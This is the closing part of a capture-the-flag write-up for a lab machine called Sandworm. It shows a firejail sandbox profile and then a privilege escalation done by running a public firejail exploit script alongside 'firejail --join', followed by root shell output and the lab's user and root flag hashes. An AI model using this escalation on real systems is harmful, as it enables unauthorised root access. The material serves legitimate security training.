
```
hostname sandworm
seccomp
```

```
noroot
allusers
```

```
caps.drop dac_override,fowner,setuid,setgid
seccomp.drop chmod,fchmod,setuid
```

```
private-tmp
private-opt none
private-dev
private-bin
/usr/bin/python3,/usr/local/bin/gpg,/bin/bash,/usr/bin/flask,/usr/local/sbin
/gpg,/usr/bin/groups,/usr/bin/base64,/usr/bin/lesspipe,/usr/bin/basename,/u
sr/bin/filename,/usr/bin/bash,/bin/sh,/usr/bin/ls,/usr/bin/cat,/usr/bin/id,/u
sr/local/libexec/scdaemon,/usr/local/bin/gpg-agent
```

```
#blacklist ${HOME}/.ssh
#blacklist /opt
```


```
blacklist /home/silentobserver
whitelist /var/www/html/SSA
read-write /var/www/html/SSA/SSA/submissions
```

```
noexec /var/www/html/SSA/SSA/submissions
read-only ${HOME}
```

```
read-write ${HOME}/.gnupg
atlas@sandworm:~/.config/firejail$
```

Seems like a config file for the sandbox environment earlier we encountered(?). Since nothing I can do with it, I then googling about `firejail exploit` and found this [exploit-notes](#)

We literally then had to just follow the instructions to get root. Basically copy the `exploit.py` to the machine, and then have two shell as atlas on a non-sandboxed environment . One run the exploit and other run `firejail --join={PID}` when instructed so by the script. Also upgrade your reverse shell to TTY, because I had problem initially before when running it without doing so



```
MATE Terminal
File Edit View Search Terminal Help
root@sandworm:~# whoami
root
root@sandworm:~# ls
Cleanup domain.crt domain.csr domain.key root.txt
root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sandworm:~#

silentobserver@sandworm:/opt/crates/logger/src$
silentobserver@sandworm:/opt/crates/logger/src$ cp ~/exploit.py /tmp/e.py
silentobserver@sandworm:/opt/crates/logger/src$ chmod 777 /tmp/e.py
silentobserver@sandworm:/opt/crates/logger/src$

atlas@sandworm:/tmp$ python3 e.py
You can now run 'firejail --join=9024' in another terminal to obtain a s
hell where 'sudo su -' should grant you a root shell.
```

## Appendix

user: `69aad8fd99e19c10d8ec3e6f2194e0df`  
root: `c385381984eff8e5cbbf9e394a0f3041`